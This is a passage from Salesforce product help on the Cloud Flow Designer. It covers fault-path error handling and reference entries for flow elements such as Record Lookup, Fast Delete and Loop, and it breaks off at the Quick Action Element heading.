A variable	Add the variable's stored value to a collection variable by using an Assignment element	• Variables • Assignments
An sObject variable	Add one of the sObject variable's stored field values to a collection variable by using an Assignment element	• sObject variables • Assignments
An sObject collection variable	Loop through the sObject collection variable. Within the loop, add one of the loop variable's stored field values to a collection variable by using an Assignment element	• sObject collection variables • Loops • Assignments

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Flow Collection Variable Resource

Sample Flow That Populates a Collection Variable

Define the Path That a Flow Takes

Identify which elements the flow executes and in what order by connecting the elements on your canvas together.

1. On the canvas, find the node at the bottom of the source element.
2. Drag the node onto the target element.
3. If prompted, select which outcome to assign to the path.

SEE ALSO:

- Remove Connectors from a Flow
- Flow Connectors
- Customize What Happens When a Flow Fails

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

Remove Connectors from a Flow

You can't modify a connector's target or source elements, so to change a path, delete the connector and then add a new one.

If you delete a connector for a specific outcome, the outcome isn't deleted from the source element. However, if you delete an outcome from a decision element, the outcome's connector is also deleted.

1. In your flow, select the connector to delete.

   When you select a connector, its color changes from gray to green. If you're having trouble selecting a connector, click and drag an area on the canvas that includes the connector.
2. Press DELETE.

SEE ALSO:

- Define the Path That a Flow Takes
- Flow Connectors

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

Customize What Happens When a Flow Fails

If your flow contains an element that interacts with the Salesforce database—such as a Record Update or Submit for Approval element, it can fail. Modify the default behavior by adding fault paths to all elements that can fail.

- What Happens When a Flow Fails?

  When you're deciding whether to customize the error handling in your flow, consider how a failed flow behaves by default.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Configure Every Fault Path to Send You an Email (Best Practice)

As a best practice, we recommend configuring the fault connectors in your flow so that you always receive an email when a flow fails. In the email, include the current values of all your flow's resources. The resource values can give you insight into why the flow failed.

Customize the Error Message for Running Flow Users (Best Practice)

As a best practice, we recommend displaying a better message to your user than "An unhandled fault has occurred in this flow". Do this only if the distribution method you're using supports flows that contain screens. In other words, don't do it if your flow is distributed through a process.

Other Examples of Error Handling in Flows

Examples of using fault connectors to handle flow errors include requesting corrections from the user and bypassing the error.

SEE ALSO:

Flow Connectors

Flow Elements

Define the Path That a Flow Takes

What Happens When a Flow Fails?

When you're deciding whether to customize the error handling in your flow, consider how a failed flow behaves by default.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Here's what happens by default.

- This error message displays to the running user—the user who was running the flow.

```
An unhandled fault has occurred in this flow
An unhandled fault has occurred while processing
the flow. Please contact your system administrator
for more information.
```

- The running user can't proceed with the flow or return to a previous part of the flow.
- The admin who created the flow receives a fault email. The email details the element that failed, the error message from that element, and which elements were executed during the failed interview. Here's an example error message that can appear in a fault email.

```
An error occurred at element Fast_Delete_1.
DELETE --- There is nothing in Salesforce matching your
delete criteria.
```

SEE ALSO:

Customize What Happens When a Flow Fails

Configure Every Fault Path to Send You an Email (Best Practice)

As a best practice, we recommend configuring the fault connectors in your flow so that you always receive an email when a flow fails. In the email, include the current values of all your flow's resources. The resource values can give you insight into why the flow failed.

1. Create a text template that includes the values of all the flow resources.

   Doing so lets you see the exact values of flow variables when the interview failed. Also, if the flow contains screens, you see exactly what the user entered and selected.

   Here's an example text template for the Customer Satisfaction Survey flow in the Cloud Flow Designer Workbook.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"


```
Error: {!$Flow.FaultMessage}

RESOURCE VALUES
Customer Response: {!Customer_Response}
Value of Decision's Yes outcome: {!Yes}
Company: {!Company_Name}
Satisfaction Choice Field: {!Satisfaction}
Service Choice Field: {!Service}
Other Comments:
{!OtherComments}
```

2. Configure a Send Email element. Use the text template as the body and your email address as the recipient. In this example, `Body` is set to the text template we created: `{!allVariableValues}`.



3. From each element that can fail, draw a fault connecter to the Send Email element.

   In this example, Record Create is the only element that supports fault connectors.



SEE ALSO:

- Flow Text Template Resource
- Flow Send Email Element
- Customize What Happens When a Flow Fails

Customize the Error Message for Running Flow Users (Best Practice)

As a best practice, we recommend displaying a better message to your user than "An unhandled fault has occurred in this flow". Do this only if the distribution method you're using supports flows that contain screens. In other words, don't do it if your flow is distributed through a process.

1. Create a text template that contains a friendlier error message.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

```
<FONT FACE="Arial" STYLE="font-size:14px">
<B>Something went wrong with this flow.</B>
</FONT>
<P>Your admin has received an email about this error.</P>
```

2. Add a Screen element. In a Display Text field, reference the text template.

3. For every element that can fail, draw a fault connector to the Screen element.
   In this example, Record Create is the only element that supports fault connectors. After the flow displays the better error message to the user, it sends an email to the admin with debugging information.

SEE ALSO:

Flow Screen Element: Display Text Fields

Flow Text Template Resource

Customize What Happens When a Flow Fails

Other Examples of Error Handling in Flows

Examples of using fault connectors to handle flow errors include requesting corrections from the user and bypassing the error.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Request Corrections from Users

Draw a fault connector to a Screen element, where users can verify the values that they entered, make corrections, and proceed.

Display the Error Message

If the flow is used only internally, such as at a call center, use the fault path to display the error message to the running user. In the same Screen element, ask the user to report the error to the IT department. To do so, draw the fault connector to a Screen element with this Display Text field.

```
Sorry, but you can't read or update records at this time.
Please open a case with IT and include this error message:
{!$Flow.FaultMessage}
```

Create a Case

When an error occurs, automatically create a case that includes the error message and assign it to your IT department. Assign the created case's ID to a Text variable (`{!caseId}`, for example). Then, in a Screen, display this message to the running user.

```
Sorry, but you can't read or update records at this time.
We filed a case for you.
```

Ignore Errors

To bypass errors for a given element in your flow, draw the fault connector to the same element as the normal connector.

SEE ALSO:

Customize What Happens When a Flow Fails

Flow Reference

Bookmark this page for quick access to information about flow elements, resources, events, and more.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Flow Elements

Each *element* represents an action that the flow can execute. Examples of such actions include reading or writing Salesforce data, displaying information and collecting data from flow users, executing business logic, or manipulating data.

Flow Resources

Each *resource* represents a value that you can reference throughout the flow.

Cross-Object Field References in Flows

When building a flow, you can reference fields for records that are related to the values that are stored in an sObject variable. To do so, manually enter the references.

Flow Connectors

Connectors determine the available paths that a flow can take at run time. In the Cloud Flow Designer canvas, a connector looks like an arrow that points from one element to another.

Flow Operators

Operators behave differently, depending on what you're configuring. In Assignment elements, operators let you change resource values. In flow conditions and record filters, operators let you evaluate information and narrow the scope of a flow operation.

Flow Event Types

`Event Type` drives the fields that you use to define an event in a flow Wait element. The available event types are both alarms, which consist of a date/time value—the base time—and an optional offset from that time.

Flow Types

A flow or flow version's type determines which elements and resources are supported, as well as the ways that the flow can be distributed.

Flow Properties

A flow's properties consist of its name, description, interview label, and type. These properties drive the field values that appear on a flow or flow version's detail page. The properties of a flow and its flow versions are separate.

Flow Elements

Each *element* represents an action that the flow can execute. Examples of such actions include reading or writing Salesforce data, displaying information and collecting data from flow users, executing business logic, or manipulating data.

In the Cloud Flow Designer, the canvas and Explorer tab display the elements that exist in the flow. The Palette tab displays the available element types that you can add to the flow by dragging them onto the canvas.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

General Settings for Flow Elements

Every flow element has three settings in common: name, unique name, and description.

Flow Apex Plug-In Element

Calls an Apex class that implements the `Process.Plugin` interface. If you used the Tag property in the `PluginDescribeResult` class, the Apex class appears under a customized section. Otherwise, it appears under the Apex Plug-ins section.

Flow Assignment Element

Sets or changes values in variables, collection variables, sObject variables, and sObject collection variables.

Flow Call Apex Element

Calls an Apex class's invocable method.

Flow Decision Element

Evaluates a set of conditions and routes users through the flow based on the outcomes of those conditions. This element performs the equivalent of an if-then statement.

Flow Email Alert Element

Sends an email by using a workflow email alert to specify the email template and recipients. The flow provides only the record ID.

Flow Fast Create Element

Creates Salesforce records using the field values from an sObject collection variable. Or creates one Salesforce record using the field values from an sObject variable.

Flow Fast Delete Element

Deletes Salesforce records using the ID values that are stored in an sObject collection variable. Or deletes one Salesforce record using the ID value that's stored in an sObject variable.

Flow Fast Lookup Element

Finds Salesforce records to assign their field values to an sObject collection variable. Or finds one Salesforce record to assign its field values to an sObject variable.

Flow Fast Update Element

Updates Salesforce records using the field values from an sObject collection variable. Or updates one Salesforce record using the field values from an sObject variable. If a record's ID is included in the variable, its field values are updated to match the other values that are stored in the variable.

Flow Loop Element

Iterates through a collection one item at a time, and executes actions on each item's field values—using other elements within the loop.

Flow Record Create Element

Creates one Salesforce record by using individual field values that you specify.

Flow Record Delete Element

Deletes all Salesforce records that meet specified criteria.

Flow Record Lookup Element

Finds the first Salesforce record that meets specified criteria. Then assigns the record's field values to individual flow variables or individual fields on sObject variables.

Flow Record Update Element

Finds all Salesforce records that meet specified criteria and updates them with individual field values that you specify.

Flow Quick Action Element

Calls an object-specific or global quick action that's already been configured in your organization. Only "Create," "Update," and "Log a Call" actions are supported.

Flow Post to Chatter Element

Posts a message to a specified feed, such as to a Chatter group or a case record. The message can contain mentions and topics, but only text posts are supported.

Flow Screen Element

Displays a screen to the user who is running the flow, which lets you display information to the user or collect information from the user.

Flow Send Email Element

Sends an email by manually specifying the subject, body, and recipients in the flow.

Flow Step Element

Acts as a placeholder when you're not sure which element you need.

Flow Submit for Approval Element

Submits one Salesforce record for approval.

Flow Subflow Element

Calls another flow in your organization. Use this element to reference modular flows and simplify the overall architecture of your flow.

Flow Wait Element

Waits for one or more defined events to occur, which lets you automate processes that require a waiting period.

SEE ALSO:

Flow Resources

Cloud Flow Designer

General Settings for Flow Elements

Every flow element has three settings in common: name, unique name, and description.

Field	Description
`Name`	Helps you identify the element on the canvas.
`Unique Name`	Automatically populated if empty when you fill out the `Name` field and press TAB. The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Appears after you click **Add Description**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Flow Apex Plug-In Element

Calls an Apex class that implements the `Process.Plugin` interface. If you used the Tag property in the `PluginDescribeResult` class, the Apex class appears under a customized section. Otherwise, it appears under the Apex Plug-ins section.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tip:

- Apex classes appear in the palette as Apex plug-ins only if the `Process.Plugin` interface has been implemented.
- If you have many plug-ins in your organization, ask your developer to use the `tag` property. The class appears under a special section header in the palette. Otherwise, the class appears with all the other Apex plug-ins.
- If your developer hasn't already implemented the `Process.Plugin` interface on the desired class, we recommend using the `@InvocableMethod` annotation instead. Unlike the `Process.Plugin` interface, the `@InvocableMethod` annotation supports sObject, Collection, Blob, and Time data types and bulkification. It's also much easier to implement. To see a complete comparison between the interface and the annotation, see Invoke Apex Code from a Flow on page 5089.

Inputs

Pass information from the flow to the invoked Apex method. The method determines the available input parameters and their data types.

Outputs

Pass information from the invoked Apex method to the flow. The method determines the available output parameters and their data types.

The flow assigns the values to the specified variables when the code is executed.

Usage

Note: If the Apex class creates, updates, or deletes a record, the action isn't performed until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

- Invoke Apex Code from a Flow
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Cross-Object Field References in Flows
- *Apex Developer Guide*: Process Namespace

Flow Assignment Element

Sets or changes values in variables, collection variables, sObject variables, and sObject collection variables.

In each row, specify the `Variable` whose value you want to change and the new `Value` for that variable. At run time, the variable assignments occur in the order you specify.

Column Header	Description
`Variable`	Variable whose value you want to change.
`Operator`	The available operators depend on the data type selected for the `Variable`.
`Value`	The `Variable` and `Value` in the same row must have compatible data types. Options: • Select an existing flow resource, such as a variable, constant, or user input. • Select CREATE NEW to create a flow resource. • Manually enter a literal value or merge field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: Change the value of a customer's credit score based on how the customer answered questions in the flow.

SEE ALSO:

- Flow Elements
- Operators in Flow Assignment Elements
- Define the Path That a Flow Takes
- Flow Resources
- Cross-Object Field References in Flows

Flow Call Apex Element

Calls an Apex class's invocable method.

Important: To use this element to call an Apex class from a flow, ask your developer to annotate one of the class's methods with `@InvocableMethod`. For details, see "`InvocableMethod` Annotation" in the *Force.com Apex Code Developer's Guide*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Inputs

Pass information from the flow to the invoked Apex method. The method determines the available input parameters and their data types.

Outputs

Pass information from the invoked Apex method to the flow. The method determines the available output parameters and their data types.

The flow assigns the values to the specified variables when the method is executed.

Usage

Note: If the invoked method creates, updates, or deletes a record, that action isn't performed until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

- Invoke Apex Code from a Flow
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Cross-Object Field References in Flows

Flow Decision Element

Evaluates a set of conditions and routes users through the flow based on the outcomes of those conditions. This element performs the equivalent of an if-then statement.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Outcomes

Create the outcomes for the decision. To rename the path that the flow takes when none of the other outcome conditions are met, click **[Default Outcome]**. Set up the conditions.

Field	Description
`Name`	Identifies the connector for this outcome on the canvas.
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Conditions	Determines whether the flow takes this outcome's path.

Example: Using a Decision element, determine whether:

- To give customers a return shipping address (because an item is definitely faulty) or instructions on how to resolve the problem
- To offer a customer a loan or not (based on results of a credit scoring formula)

Tip: Configure your flow so that it does different things based on which option a user selected for a screen's drop-down list. To do so, add a decision after the screen to create the branches of the flow based on the choices available in that drop-down list. Then you can represent each choice in your decision and connect it to a branch of your flow.

SEE ALSO:

- Flow Elements
- Define Flow Conditions
- Operators in Flow Conditions
- Define the Path That a Flow Takes
- Cross-Object Field References in Flows

Flow Email Alert Element

Sends an email by using a workflow email alert to specify the email template and recipients. The flow provides only the record ID.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Before you begin:

- Make sure that the email alert you want to call from your flow exists. If not, create the email alert on page 5285.
- Understand the daily limits for emails sent from email alerts.
- Store the ID for the record that you want to reference in this email, such as by using a Fast Lookup element. If the email alert has any merge fields, the referenced record is the starting point for those fields.

The unique name for each email alert is prefixed with its object. The object type of the referenced record must match the object type of the email alert. For example, if you have an email alert with unique name "Owner_Changed" for accounts, that email alert appears in the Palette as `Account.Owner_Changed`. Because the email alert is associated with the Account object, it can reference only an account record.

Field	Description
`Record ID`	Select a variable that contains the ID for the record that you want the email to reference. If the email alert uses any merge fields, this record is the starting point for those merge fields. This field accepts **single-value variables of any type**. The value is treated as text.

Usage

Note: At run time, the email isn't sent until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

- Send Email from a Flow
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Cross-Object Field References in Flows

Flow Fast Create Element

Creates Salesforce records using the field values from an sObject collection variable. Or creates one Salesforce record using the field values from an sObject variable.

To create a single record with field values from regular variables and other flow resources, such as constants, formulas, and screen fields, use Record Create.

Field	Description
`Variable`	The sObject variable or collection that you want to use to create the record or multiple records. The object types must match, and each ID field must not have a value. This field accepts any **sObject variable or sObject collection variable**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: Take a collection of new cases and use a Fast Create element to create records for each case in the collection. Make sure that your flow populates the sObject variable or collection with all required field values before executing the Fast Create element.

Usage

If you used an sObject variable to create a single record, the sObject variable's ID field is updated with the new record's ID value. If you used an sObject collection to create multiple records, the ID field of each collection item is updated with its matching new record ID value.

Note: At run time, records aren't created until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

- Create Salesforce Records from a Flow
- Clone Records with a Fast Create Element
- Flow Elements
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Flow sObject Variable Resource
- Flow sObject Collection Variable Resource

Flow Fast Delete Element

Deletes Salesforce records using the ID values that are stored in an sObject collection variable. Or deletes one Salesforce record using the ID value that's stored in an sObject variable.

Tip: Make sure that the sObject variable or collection is populated with ID values before using the Fast Delete element.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Variable`	Identifies the sObject variable or collection that you want to use to delete records. The variable must include the IDs of the records that you want to delete. This field accepts any **sObject variable or sObject collection variable**.

Usage

Warning:

- Be careful when testing flows that contain delete elements. Even if the flow is inactive, it triggers the delete operation.
- To prevent deleting records by mistake, be as specific in your filter criteria as possible.
- Records are deleted from your organization the moment the flow executes the delete element.
- Deleted records are sent to the Recycle Bin and remain there for 15 days before they are permanently deleted.
- Flows can delete records that are pending approval.

To delete one or more records that meet filter criteria specified by regular variables and other flow resources, such as constants, formulas, and screen fields, use Record Delete.

Note: At run time, the records aren't deleted until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

- Delete Salesforce Records from a Flow
- Flow Elements
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Flow sObject Variable Resource
- Flow sObject Collection Variable Resource

Flow Fast Lookup Element

Finds Salesforce records to assign their field values to an sObject collection variable. Or finds one Salesforce record to assign its field values to an sObject variable.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Look up`	Identifies the object whose records you want to look up.
Filter criteria	Narrows down the scope of records that the flow looks up. Specify the filter criteria for selecting the record from the database. Tip: Make sure that your filter criteria sufficiently narrows the search. If you use an sObject variable to store the results, the Fast Lookup element returns only the first record from the filtered results. `Value` must be compatible with the selected field's data type.

Field	Description
`Sort results by:`	Sorts the filtered results before storing records in the variable. If selected, also select the field that you want to sort the results by and the sort order. Only sortable fields are available.
`Variable`	The variable to contain the returned field values. This field accepts any **sObject variable or sObject collection variable**. • To contain the field values for the first returned record, use an sObject variable. • To contain the field values for all returned records, use an sObject collection variable.
`Assign null to the variable if no records are found.`	Sets the variable to null if no records meet the filter criteria. By default, the variable's values are left unchanged.
`Specify which of the record's fields to save in the variable.`	Identifies which fields on the records that meet the filter criteria to store in the variable. Values for unselected fields are set to null in the variable.

Example:

- Look up a product's name and description by using the bar code on its product tag.
- Look up all customers who live in a particular city.
- Look up customer transactions on a particular day.

Considerations for Defining Filter Criteria

- When you define multiple filters, the filter logic usually defaults to AND. However, if multiple filters have the same field selected and use the equals operator, the filters are combined with OR.

  For example, your filters check whether a case's Type equals Problem (1), Type equals Feature Request (2), and Escalated equals true (3). At runtime, those filters are combined to `(1 OR 2) AND 3`.

- The available filter operators depend on the data type of the selected fields. For details, see Operators in Flow Record Filters.

Usage

To get a single record and store specified field values in regular variables and sObject variables, use Record Lookup.

SEE ALSO:

- Pull Values from Salesforce Records into a Flow
- Flow Elements
- Operators in Flow Record Filters
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Flow sObject Variable Resource
- Flow sObject Collection Variable Resource
- Cross-Object Field References in Flows

Flow Fast Update Element

Updates Salesforce records using the field values from an sObject collection variable. Or updates one Salesforce record using the field values from an sObject variable. If a record's ID is included in the variable, its field values are updated to match the other values that are stored in the variable.

Field	Description
`Variable`	Identifies the sObject variable or collection that you want to use to update records. This field accepts any **sObject variable or sObject collection variable**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: You're designing flows for a call center. To automatically update Salesforce with data collected from callers, such as new addresses or product preferences, use a Fast Update element. Have your flow populate the sObject variable or collection before using the Fast Update element. Then make sure that the sObject variable or sObject values within the collection contain the ID for the records that are being updated.

Usage

To update one or more records with field values from regular variables and other flow resources, such as constants, formulas, and screen fields, use Record Update.

Note: At run time, records aren't updated until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

- Update Salesforce Records from a Flow
- Flow Elements
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Flow sObject Variable Resource
- Flow sObject Collection Variable Resource

Flow Loop Element

Iterates through a collection one item at a time, and executes actions on each item's field values—using other elements within the loop.

A *collection* is a list of items that contain, for example, field values from Salesforce records. A loop uses an sObject variable, referred to as the *loop variable*, to contain the values for the current item in the collection. Once the loop finishes examining an item, it copies the field values for the next item into the loop variable. Then the loop examines those values. The loop variable must have the same object type as the collection. For example, if your collection contains field values from accounts, your loop variable must also be of type Account.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Loop through`	The collection that you want to loop through. This field accepts any **sObject variable or sObject collection variable**.
Order	`Ascending` begins at the start of the collection and moves to the end, while `Descending` begins at the end and moves to the start.
`Loop Variable`	The variable that the flow uses to contain the current item's values during a loop iteration. • If `Loop through` is set to a non-sObject collection variable, this field accepts a single-value variable with the same data type. • If `Loop through` is set to an sObject collection variable, this field accepts an sObject variable with the same object type.

Usage

After you add a Loop element and the elements that you want the loop to include, from the Loop element:

- Determine which element to execute first when a new item's values are copied into the loop variable by adding a "Next element" connector.

- Determine which flow element to execute after the loop has processed all the items in the collection by adding an "End of loop" connector.

SEE ALSO:

Sample Flow That Loops Through a Collection
Define the Path That a Flow Takes
Flow Elements
Flow sObject Collection Variable Resource

Flow Record Create Element

Creates one Salesforce record by using individual field values that you specify.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Create`	The object for which you want to create a record
Field values	Identifies the field values for the new record. Each value must be compatible with the selected field's data type. Important: Ensure that all required fields are populated with values; otherwise the flow fails at run time. If you don't know which fields are required, check the object definition.
`Variable`	Assigns the ID of the new record to a variable so you can reference it later in the flow. This field accepts only **single-value variables of type Text**.

Example: A user enters a name and address into the flow. Verify that a matching user exists by using the Record Lookup element. If a matching contact doesn't exist, create a record for that user by using the Record Create element.

Usage

To create a single record with all field values from one sObject variable, or multiple records with all field values from an sObject collection, use Fast Create.

Note: At run time, the record isn't created until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

Create Salesforce Records from a Flow
Operators in Flow Record Filters
Customize What Happens When a Flow Fails
Define the Path That a Flow Takes
Flow Elements

Flow Record Delete Element

Deletes all Salesforce records that meet specified criteria.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Delete`	Identifies the object whose records you want to delete.
Filter Criteria	Narrows down the scope of records that the flow deletes.

Considerations for Defining Filter Criteria

- When you define multiple filters, the filter logic usually defaults to AND. However, if multiple filters have the same field selected and use the equals operator, the filters are combined with OR.

  For example, your filters check whether a case's Type equals Problem (1), Type equals Feature Request (2), and Escalated equals true (3). At runtime, those filters are combined to `(1 OR 2) AND 3`.

- The available filter operators depend on the data type of the selected fields. For details, see Operators in Flow Record Filters.

Usage

Warning:

- Be careful when testing flows that contain delete elements. Even if the flow is inactive, it triggers the delete operation.
- To prevent deleting records by mistake, be as specific in your filter criteria as possible.
- Records are deleted from your organization the moment the flow executes the delete element.
- Deleted records are sent to the Recycle Bin and remain there for 15 days before they are permanently deleted.
- Flows can delete records that are pending approval.

To delete a single record identified by the ID in one sObject variable, or delete multiple records identified by the IDs in an sObject collection, use Fast Delete.

Note: At run time, the record isn't deleted until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

Delete Salesforce Records from a Flow
Operators in Flow Record Filters
Customize What Happens When a Flow Fails
Define the Path That a Flow Takes
Flow Elements

Flow Record Lookup Element

Finds the first Salesforce record that meets specified criteria. Then assigns the record's field values to individual flow variables or individual fields on sObject variables.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Look up`	Identifies the object whose records you want to look up.
Filter criteria	Narrows down the scope of records that the flow looks up. Specify the filter criteria for selecting the record from the database. `Value` must be compatible with the selected field's data type. Tip: Make sure that your filter criteria sufficiently narrows the search. The Record Lookup element returns only the first record from the filtered results.
`Sort results by:`	Sorts the filtered results before storing records in the variable. If selected, also select the field that you want to sort the results by and the sort order. Only sortable fields are available.
`Assign the record's fields to variables to reference them in your flow.`	Select fields from the returned record, and assign the values to variables in the flow. The values must be compatible with each selected field.
`Assign null to the variable(s) if no records are found.`	Sets the variables to null if no records meet the filter criteria. By default, the variable's values are left unchanged.

Example: Use a Record Lookup element to:

- Input (or read) a bar code from a product tag. Use the code to find out the product name or description from the database.
- Look up item details to check your stock for availability.
- Look up a customer record to verify a caller's identity.

Considerations for Defining Filter Criteria

- When you define multiple filters, the filter logic usually defaults to AND. However, if multiple filters have the same field selected and use the equals operator, the filters are combined with OR.

  For example, your filters check whether a case's Type equals Problem (1), Type equals Feature Request (2), and Escalated equals true (3). At runtime, those filters are combined to `(1 OR 2) AND 3`.

- The available filter operators depend on the data type of the selected fields. For details, see Operators in Flow Record Filters.

Usage

Use a Fast Lookup element to find:

- A single record and store specified field values in an sObject variable
- Multiple records and store specified field values in an sObject collection

SEE ALSO:

- Pull Values from Salesforce Records into a Flow
- Operators in Flow Record Filters
- Flow Elements
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Cross-Object Field References in Flows

Flow Record Update Element

Finds all Salesforce records that meet specified criteria and updates them with individual field values that you specify.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Update`	Identifies the object whose records you want to update.
Filter criteria	Narrows down the scope of records that the flow updates. Important: Configure at least one filter, or the flow updates **all** the records for the object. `Value` must be compatible with the selected field's data type.
Update record fields ...	Identifies which fields to update on the records that meet the filter criteria, as well as the new values. The values must be compatible with each selected field.

Example: Automatically update Salesforce with data collected from customers, such as new addresses or product preferences.

Considerations for Defining Filter Criteria

- When you define multiple filters, the filter logic usually defaults to AND. However, if multiple filters have the same field selected and use the equals operator, the filters are combined with OR.

  For example, your filters check whether a case's Type equals Problem (1), Type equals Feature Request (2), and Escalated equals true (3). At runtime, those filters are combined to `(1 OR 2) AND 3`.

- The available filter operators depend on the data type of the selected fields. For details, see Operators in Flow Record Filters.

Usage

Use Fast Update to:

- Update a single record with all field values from an sObject variable
- Update multiple records with all field values from an sObject collection

Note: At run time, the record isn't updated until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

- Update Salesforce Records from a Flow
- Operators in Flow Record Filters
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Flow Elements

Flow Quick Action Element

